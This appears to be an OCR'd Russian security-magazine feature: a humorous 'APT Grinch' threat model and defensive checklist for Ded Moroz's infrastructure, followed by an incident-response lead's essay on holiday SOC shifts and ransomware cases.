
› эльфоподдержка (служба ServiceDesk уровня Tier 3, принимающая детские и родительские письма, разбирающая корявый детский почерк);

› склад готовой продукции (выделенные помещения с системами контроля и управления доступом с видеонаблюдением и иными средствами охраны).

Все узлы связаны между собой по топологии «снежинка» с помощью защищенных сертифицированными СКЗИ каналов связи, работают 24/7 и имеют резервные копии… — по крайней мере, так написано в документации и должно было быть реализовано согласно всем требованиям.

ЧТО ТАКОЕ APT GRINCH И ЧТО СТОИЛО БЫ ПРЕДУСМОТРЕТЬ В МОДЕЛИ УГРОЗ?

APT Grinch — это собирательный образ идеологически мотивированной группировки. Она жаждет помешать новогоднему празднику и для этого хочет реализовать угрозы, способные целенаправленно нарушить работоспособность «магической инфраструктуры» с долгосрочными последствиями:



«Магическая» атака APT Grinch	Реальный аналог в мире ИБ
Маскировка под письмо от ребенка с вредоносным вложением	Фишинг / целевой фишинг
Поддельные эльфы с доступом к мастерским и складам готовой продукции	Внутренняя угроза
Внедрение вредоносного ПО в игрушки	Атака на цепочку поставок
Переопределение маршрутов доставки	GPS/ГЛОНАСС Spoofing / MITM
Сниффинг волшебной пыли с Wi-Fi-саней	Атаки на IoT / мобильные устройства
Блокировка портала желаний	DDoS
Кража списка послушных детей	Утечка данных
Перехват отправляемых новогодних писем с желаниями	Перехват и утечка данных
Подделка логов поведения	Timestomping и нарушение целостности журналов регистрации
Обман системы оценки поведения детишек	Отравление датасетов в ML

ГДЕ ТОНКО В ИНФРАСТРУКТУРЕ ДЕДА МОРОЗА?

Какие векторы атак может использовать APT Grinch для проникновения в инфраструктуру и за счет чего эта группировка может развить свой успех, попав внутрь зимней резиденции? Начнем с очевидных первичных векторов атак:


› Почтовый сервер, который принимает письма детишек в любом формате, в любой кодировке и от любых источников, не проверяя их содержимого. Иногда письма и вовсе запечатаны и подписаны «лично в руки Деду Морозу», что не позволяет эльфам проверять их, прежде чем передавать главному зимнему волшебнику. Отдельные дети просто присылают ссылки на внешние ресурсы с требованием «Хочу вот это!».

› Мобильный доступ у оленей без MFA. Звучит странно, но сани с подарками непрерывно передают телеметрию о своем местонахождении и загрузке на центральный диспетчерский пункт. И делают они это по обычному SSH без многофакторной аутентификации и с неизменяемым паролем, который давно попал в очередную «мать всех утечек».

› Использование устаревшего SSL на портале «Загадай желание», что позволяло перехватывать все передаваемые от детей и их родителей письма, содержащие персональные данные.

НЕДОСТАТОЧНЫЙ КОНТРОЛЬ ПОДРЯДЧИКОВ

Игрушки поступают из десятков мастерских, часть из них — от внешних эльфов-фрилансеров, часть собирается в резиденции из полученных деталей. Кто проверяет прошивку на «умных» говорящих медведях или контролирует, из качественной ли ткани сотканы носки, которые так любят отцы детей, втайне также пишущие письма Деду Морозу? И хотя глобализация нынче не в моде, а число стран происхождения поставщиков сильно сократилось, можно ли быть уверенным, что пищалка, собранная товарищем по имени Лу Цзынь, в новогоднюю ночь не заиграет мелодию из списка экстремистских материалов Минюста?



ОТСУТСТВИЕ СЕГМЕНТАЦИИ

Почтовая станция напрямую тянется к базе с именами детей? Эльф у входа в резиденцию способен подключиться к системе управления подарочной сборочной линией? А Снегурочка из своей светлицы может не только читать письма, но и обучать модель, которая решает, был ребенок хорошим или нет?

Если вы отвечаете «да» хотя бы на один из этих вопросов, у меня для вас плохие новости. Где DMZ? Где Zero Trust? Где, в конце концов, элементарная сегментация? Сейчас ваша архитектура напоминает новогодний утренник без сценария: кто угодно может выйти на сцену, взять микрофон и вручить подарок кому захочет — даже Гринчу. Кстати, Гринч тоже может прийти на утренник... Пора распределить роли, построить декорации и повесить кулисы. Потому что даже в сказке должен быть **контроль доступа** для людей, саней, устройств и сказочных животных. В конце концов, зачем оленю иметь доступ в... куда-нибудь, кроме своего стойла?

СЛАБАЯ ОСВЕДОМЛЕННОСТЬ ПЕРСОНАЛА

Эльфы не прошли обучение и не знают, что можно, а что нельзя делать с приходящей корреспонденцией. Некоторые до сих пор открывают «открытки от Microsoft» в .exe-архивах. Олени подбирают с земли всякую гадость и тащат ее в резиденцию, минуя охрану на входе. А Снегурочка, увидев яркий баннер с надписью «Ваша аура изменилась! Узнайте почему», кликает — и уже через минуту оказывается на фишинговом сайте с «новогодним гаданием», которое просит ввести корпоративную почту и пароль. Результат? Подарки попали не к тем детям, база писем зашифрована, а вместо «С Новым годом!» теперь на экране неприятная зеленая морда, говорящая противным голосом: «Ваши файлы похищены. Переведите 1 BTC».

ЧТО МОЖЕТ СДЕЛАТЬ ДЕД МОРОЗ?

Если даже у него с санями и эльфами случаются инциденты — не беда. Главное, чтобы были не только подарки, но и **план безопасности**. Вот что Деду Морозу стоит предпринять, чтобы в следующем году APT Grinch, APT GreyWolf, APT Crampus, APT IceBabe не пробрались в его инфраструктуру:

1. **Внедрить сегментацию — и по зонам, и по ролям.** Разделить мастерскую, склад подарков и комнату анализа писем. Пусть эльф, отвечающий за упаковку игрушек, не имеет доступа к базе писем или к панели управления оленями и санями.
2. **Настроить Zero Trust — даже Снегурочке.** Никому не доверять по умолчанию. Проверка всех: эльфов, оленей, писем, даже самого себя в зеркале.
3. **Провести обучение сотрудников.** Курсы для эльфов: что такое фишинг, зачем нужны обновления и почему не стоит вставлять в сервер найденную у елки флешку с надписью «Песни-2026».
4. **Обновить сани и весь парк IoT-оленей.** Да, у них тоже бывают уязвимости. Особенно, если они до сих пор подключаются к Wi-Fi без пароля.
5. **Настроить резервное копирование — и хранить бэкапы не под елкой.** Бэкап списка хороших детей, базы писем и маршрутов доставки — только в зашифрованном и протестированном виде. А то потом опять вручную вспоминать, кому был положен конструктор Lego, кому — китайское домино, а кому — варежки и инструмент для изготовления снежков.
6. **Создать SOC (Северный операционный центр).** Круглосуточный мониторинг, реагирование на инциденты, ловля APT Grinch на ранних стадиях. И конечно, SIEM в красивом снежном интерфейсе в красных тонах.
7. **Проверить всех подрядчиков и внешних эльфов.** Особенно тех, кто приносит «волшебные решения» без документации. Атак на цепочку поставок никто не отменял — даже в сказках.
8. **Периодически проводить кибериспытания.** Пригласить этичных гномов, чтобы они попробовали проникнуть в резиденцию и рассказали, где дыры и как они могут быть использованы для реализации недопустимого для Деда Мороза. Потому что лучше они, чем Гринч.
9. **Назначить дежурного на праздники.** Кто-то должен быть на связи, если 31 декабря в 23:55 начнут шифроваться слова песни про елочку, а сани поедут не по тому маршруту.
10. **И наконец, не забывать: безопасность — это не волшебство, а процесс.** Даже если у вас волшебная палочка, все равно нужно шифровать данные, обновлять системы и проверять логи. Потому что самый волшебный подарок — это **спокойный сон после анализа инцидента, которого не случилось**.

Кибербезопасность при низких температурах. На что обратить внимание!

- Низкие температуры требуют оборудования в промышленном исполнении. В случае использования автономно работающих устройств их аккумуляторы должны быть спрятаны в специальные кожухи, так как при замерзании устройства отказывают.
- Штормы, наледь, снежные заносы могут блокировать доступ к средствам защиты и затруднять их физическое обслуживание, что требует от средств максимальной автономности и устойчивости к перегрузкам и обрывам связи.
- Медленная и нестабильная связь, поскольку низкоорбитальные спутники плохо работают в крайних широтах. Это приводит к проблемам с обновлениями средств ИБ и невозможности мониторинга в реальном времени для SIEM, EDR, NTA и т. п. Облачные SOC тоже не всегда доступны в режиме 24x7, и поэтому нужны системы с большим буфером для локального хранения логов и их выгрузки по расписанию. Помню, как я с хребта Мустатунтури под Мурманском подключался по работе к телеконференции только через норвежский Telenor, так как на полуострове Рыбачий не работал на тот момент ни один российский оператор связи.
- Ограниченный доступ к персоналу и техподдержке в северных широтах означает, что те же средства криптографической защиты информации должны иметь возможность перезапуска без необходимости ручной загрузки криптографических ключей. Возрастают требования и к удаленной диагностике.
- Часто для связи используют спутниковые каналы связи, которые относительно легко глушатся (если ваша модель нарушителя включает эту угрозу).
- Требуется учитывать социально-психологические аспекты работы в изолированном пространстве в условиях полярной ночи (это может приводить к различным негативным последствиям). Это Деду Морозу со Снегурочкой и оленями хорошо, а каково одинокому ИБ-шнику?
- Требуются навыки управления оленьими упряжками. Права категории В не подходят, как и категории А.

А ЕСЛИ АТАКА ВСЕ ЖЕ ПРОИЗОШЛА?

Что делать, если APT Grinch все-таки прорвалась и украла список хороших детей? Подарить ей не root-доступ, а красиво упакованную **березовую розгу**. С подписью «Для особо инициативных». Но до этого придется действовать по-взрослому:

1. Зафиксировать инцидент. И не забудьте задокументировать каждую снежинку, упавшую не туда.
2. Уведомить **Северное управление по защите сказочных данных** и **Полярный центр координации бурых медведей**. Скрывать ничего нельзя, иначе на следующий год в резиденцию пришлют проверяющих с толстыми длинными посохами.
3. Созвать экстренное совещание в центре управления санями. Провести разбор полетов, выяснить, кто пустил Гринча через VPN без MFA, и обновить план реагирования.

Потому что даже в мире волшебства есть суровая истина: **инциденты случаются, но хуже — когда к ним не готовы.**

ВМЕСТО ЭПИЛОГА

APT Grinch — это не просто вымышленный персонаж. Это метафора реальных рисков, которые становятся особенно опасными в моменты пиковых нагрузок, сезонности и большой эмоциональной перегрузки. Резиденция Деда Мороза — такая же инфраструктура, как центр обработки данных банка, логистическая платформа маркетплейса или облачный сервис «Госуслуг». Просто в ней больше мандаринов и волшебства.

И помните, если в этом году ваш SOC зафиксирует странную активность 31 декабря в 23:59, не спешите блокировать периметр и бежать накатывать... обновления — возможно, **это не сбой**, а долгожданный **подарок**.

ЧЕК-ЛИСТ. ГОТОВА ЛИ ВАША ИНФРАСТРУКТУРА К ВИЗИТУ APT GRINCH?

Проверьте, все ли в порядке в вашей «резиденции»:

Задача	Комментарий
Проведена сегментация сети	Письма от детей не должны попадать напрямую в бухгалтерию. Даже если это письма о налоговом вычете, пусть и от Тани 7 лет
Почтовый сервер умеет отличать детей от фишеров	Не открываем письма с темой «Срочно! Я был хорошим, но меня забыли!» с вложением goodboy_final.pdf.exe
Все пароли ушли на пенсию, как и «qwerty123»	Да, даже у того эльфа, который «просто пишет отчеты»
MFA включена даже у оленей, не говоря уже об эльфах	Потому что доступ к саням — это критическая точка входа.
Smart-подарки не подслушивают	Если плюшевый медведь отправляет трафик в неизвестную страну — это не потому, что он скучает по дому
Резервная копия списка «хороших детей» есть. И «плохих» тоже	И она не лежит в Excel-файле на рабочем столе у главного эльфа под названием «Забери меня»
Доступ к главной мастерской строго по ролям	Нет, дизайнер игрушек не должен перезапускать АСУ ТП. Даже в новогоднюю ночь
Запланировано обновление систем безопасности до 31 декабря	Чтобы не случилось новогоднего чуда с CVE-2022-хорошо-хоть-не-2017
На складе подарков стоит решение Data Security	Чтобы никто не «унес» 200 PlayStation в рюкзаке
SOC не ушел в отпуск до 10 января	Потому что APT Grinch не отдыхает. Особенно на праздниках
Принят план реагирования на инциденты	Сценарий «Гринч украл все» тоже рассмотрен и описан в плейбуке
Куранты проверены	Время на всех санях синхронизировано
Назначен ответственный за праздничный инцидент-бридж	Желательно — не самый счастливый эльф, но самый спокойный, способный оперативно собрать всех в новогодную ночь, а не заснуть над очередным бокалом шампанского, когда в резиденции властвует APT Grinch

Если вы поставили галочку напротив всех пунктов, можно со спокойной душой отправляться пить какао, наблюдать за северным сиянием и ждать логов с саней в реальном времени. Если нет — еще не поздно. До Нового года осталась… ровно одна ночь, чтобы успеть все починить.

НОВОГОДНЯЯ СМЕНА В SOC: КАК ВЫЖИТЬ И НЕ СГОРЕТЬ

Лада Антипова

Руководитель отдела реагирования на инциденты и компьютерной криминалистики, Angara Security

ПРАЗДНИКИ В SOC — НЕ ТОЛЬКО ПРО МАНДАРИНЫ

В праздники мы работаем почти так же, как и в любое другое время года. На страже всегда стоят две команды: центр мониторинга с круглосуточной аналитикой и отдел реагирования, то есть форензики на выезде. У каждой из них своя специфика.

Например, в случае SOC кардинальных изменений в праздники нет. В целом они сопоставимы с обычными выходными: активность пользователей меняется, а вместе с этим меняется количество событий и подозрений на инцидент. При этом число сотрудников в смене остается прежним. Иногда можно услышать что-то вроде «работать в праздники надо лучше, а смотреть — внимательнее». А что, в обычные дни можно давать себе какие-то послабления? В нашей работе это непростительно.

Тем не менее в отгулы в это время аналитиков SOC предпочитают не отпускать. Не потому, что мы жесткие, — просто всегда должна быть возможность перекроить график. Если поступает информация об активности новой или хорошо известной хакерской группировки, атакующей в нашем регионе, перед праздниками мы обязательно прорабатываем дополнительные контроли и сценарии реагирования. В любом случае для непредвиденных ситуаций есть схема эскалации на специалистов следующей линии — вплоть до руководителей групп. К счастью, пока таких форс-мажоров не возникало.

А вот в отделе реагирования на инциденты ситуация обратная: есть даже отдельный набор шуток про планирование отдыха и рансом (атаки с использованием программ-вымогателей) в праздники. Но мы уже привыкли: кейсы, которые застают в пятницу вечером в баре, — вполне обычное дело. Когда я только пришла в реагирование, мне сразу сказали, что эта профессия тяжело ладит с долгосрочным планированием — нужно быть готовой ехать буквально прямо сейчас. Поэтому мы всегда с ноутбуками, а на работе стоит заряженный чемоданчик — мало ли что...

С БОКАЛОМ ШАМПАНСКОГО

Мне тоже приходилось встречать Новый год и другие праздники на дежурстве. На самом деле в этом даже есть своя романтика: ведь смена не только у тебя, а с коллегами всяко не заскучаешь. Притом, как я уже упоминала, кардинально праздничные смены не отличаются от дежурств в обычные выходные.

Хотя одно из праздничных дежурств мне запомнилось хорошо: оно было самым первым на моем пути в качестве специалиста экстренного реагирования. Тогда меня еще не ставили в график, но по неведомому стечению обстоятельств первого января я проснулась около 5–6 часов — заряженная начинать новый год с новыми силами. Открываю телефон, вижу новые чаты и ветки переписок: наши респондят уже с двух ночи — снова шифровальщик... Конечно, без юмора в таких ситуациях не обойтись: в этот раз реагируем удаленно, поэтому шутим, что реверсим с бокалом шампанского в руках :)

Я подменила коллег, которые не спали всю ночь, но самым сложным оказалось не это. Первые двое суток мы буквально 24/7 искали хотя бы что-то среди тщательно зашифрованных машин — пытались найти ту самую точку входа злоумышленника. Все, кто в теме, понимают, что это достаточно долго: обычно на такие задачи уходит от силы 6–8 часов, если не меньше, при условии оперативного взаимодействия команд. А тут — ну никак не поддается. Еще и делали все в полуавтоматическом режиме, ведь инфра была полуживая. И вот на третьи сутки — бинго! Первый закреп на одном из хостов в виде пресловутой службы, но со специфической нагрузкой — Node.js. В качестве одного из основных инструментов постэксплуатации ее использует буквально одна группировка на сотню. Зная это, мы за считаные часы нашли нулевого пациента с фишинговым письмом и ссылкой на архивы с LNK — TinyLink (вы же уже поняли, о ком речь?). Меры по реагированию сразу стали гораздо точнее.

Вот такой мне достался ценный урок в самом начале года — о важности атрибуции и роли киберразведки при расследовании и реагировании.

Когда я перешла из in-house SOC в реагирование и стала руководителем команды, мне, как на ладони, стали видны все прошлые ошибки: и в анализе кейсов, и в расстановке приоритетов, и в написании детектирующей логики — насколько все было хаотично. Хотя раньше казалось, что мы все делаем ровно наоборот: реализуем идею структурирования всех правил по матрице MITRE ATT&CK и «закрываем недостающие клеточки»...

Проблема была в том, что зачастую мы заполняли их по принципу «лишь бы поставить галочку» или «ого, как интересно и хитро работает — ну, такое точно надо детектить». Правда, стоит признать, что некоторые правила были действительно сложными и с навороченной логикой. Такой подход хоть и не совсем бесполезен, но все же утопичен: в нем нет ни малейшего представления о реальных угрозах и о том, как оно на самом деле бывает.

Сейчас (еще и с полноценной командой из десяти человек) я стала смотреть на все более целостно и поняла, насколько важен каждый человек в команде, равно как и его эмоциональное состояние. Как я люблю говорить, менеджмент и управление людьми — сложная штука, просто сидеть и форензить куда проще.

«ПОСЛЕ ПРАЗДНИКОВ РАЗБЕРЕМСЯ»

Интересно, что один из самых показательных кейсов, который я вспоминаю в контексте праздников, длился куда дольше, чем новогодние каникулы.

Нас пригласили с подозрением на «что-то неладное» еще осенью. Сняв пару триажей, мы не только подтвердили компрометацию всей сети, но и смогли однозначно атрибутировать угрозу. Злоумышленников было сразу несколько, что сейчас далеко не редкость. Тем не менее в этом случае все было просто: первая группа сидела в сети как минимум с 2021 г., а ее целями были шпионаж и кража конфиденциальной информации. У вторых, помимо шпионажа, была еще и дополнительная мотивация — получение прямой финансовой выгоды за счет шифрования. При этом они тоже работали в инфраструктуре жертвы уже достаточно продолжительное время. Мы сразу же обо всем доложили и составили план работ с краткосрочными и долгосрочными задачами. Действовать нужно было здесь и сейчас, ведь одной из конечных целей злоумышленников фактически было выведение инфраструктуры из строя.

Но... до самих работ нас не допустили. Вернее, работы «ушли согласовывать». Все понимали критичность ситуации, но ничего нельзя было сделать без согласования одного со вторым и подписи третьего. Всю осень мы бились за то, чтобы как-то ускорить процесс: приводили аргументы, предлагали другие виды работ, давали рекомендации. Но проверить, выполнялись ли они, мы, конечно же, не могли.

Ближе к декабрю случилась первая победа: нам удалось согласовать установку EDR-агентов! Без возможностей реагирования и т. д. — просто в качестве первого этапа начать собирать телеметрию, чтобы пополнять имеющиеся техники и процедуры, знания о методах злоумышленников. Кажется, дело сдвинулось! Мы ликовали, ведь появился шанс наглядно продемонстрировать все в реальном времени — теперь процесс точно ускорится. Но возникла новая проблема: установка агентов затянулась. К концу декабря покрытие составляло порядка 50 машин из почти 600 — в таких условиях мы ушли праздновать Новый год...

Ладно, долго держать интригу смысла нет. Мы обменялись теплыми поздравлениями в чатах, а следующее сообщение отправили уже 4 января, и в нем было только два слова: «Начали шифровать». К счастью, клиент был на связи, и мы смогли локализовать активность атакующих. Несмотря на то что они отчетливо целились в серверный сегмент, пострадала только малая его часть. Ее удалось восстановить из физически изолированных от общей сети резервных копий — их создания нам удалось добиться еще осенью, на начальных этапах проекта. Оставшиеся работы нам согласовали в тот же день :)

Перед тем как делать выводы, стоит упомянуть еще один момент в стиле «да давайте уже после праздников». Как говорится, мем смешной — ситуация страшная. Да, оказывается, реагирование на ИБ-инцидент тоже можно отложить на условные 9 января или 10 мая — «после праздников разберемся». И да, в классическом понимании для реагирования есть идеальный момент — уникальный для каждой атаки. Это когда не слишком рано (пока недостаточно понимаем противника), но и не слишком поздно (атака перешла к финальной стадии). Но это ни в коем случае не значит, что можно знать о проблеме и ничего с ней не делать!

Топ кейсов от Angara SOC за 2025 г.

1. Платить нельзя реагировать. Клиент хотел заплатить вымогателям, но ссылка для оплаты не сработала, поэтому он обратился к нам.

2. Клиент по факту. Компания отменяла пилот услуги мониторинга три года подряд, но в этом году не успела — пошифровали раньше.

3. Средство защиты сработает при любом раскладе. Администратор обнаружил бэкдор, когда его работа начала мешать функционированию SIEM-системы, запущенной в тестовом режиме.

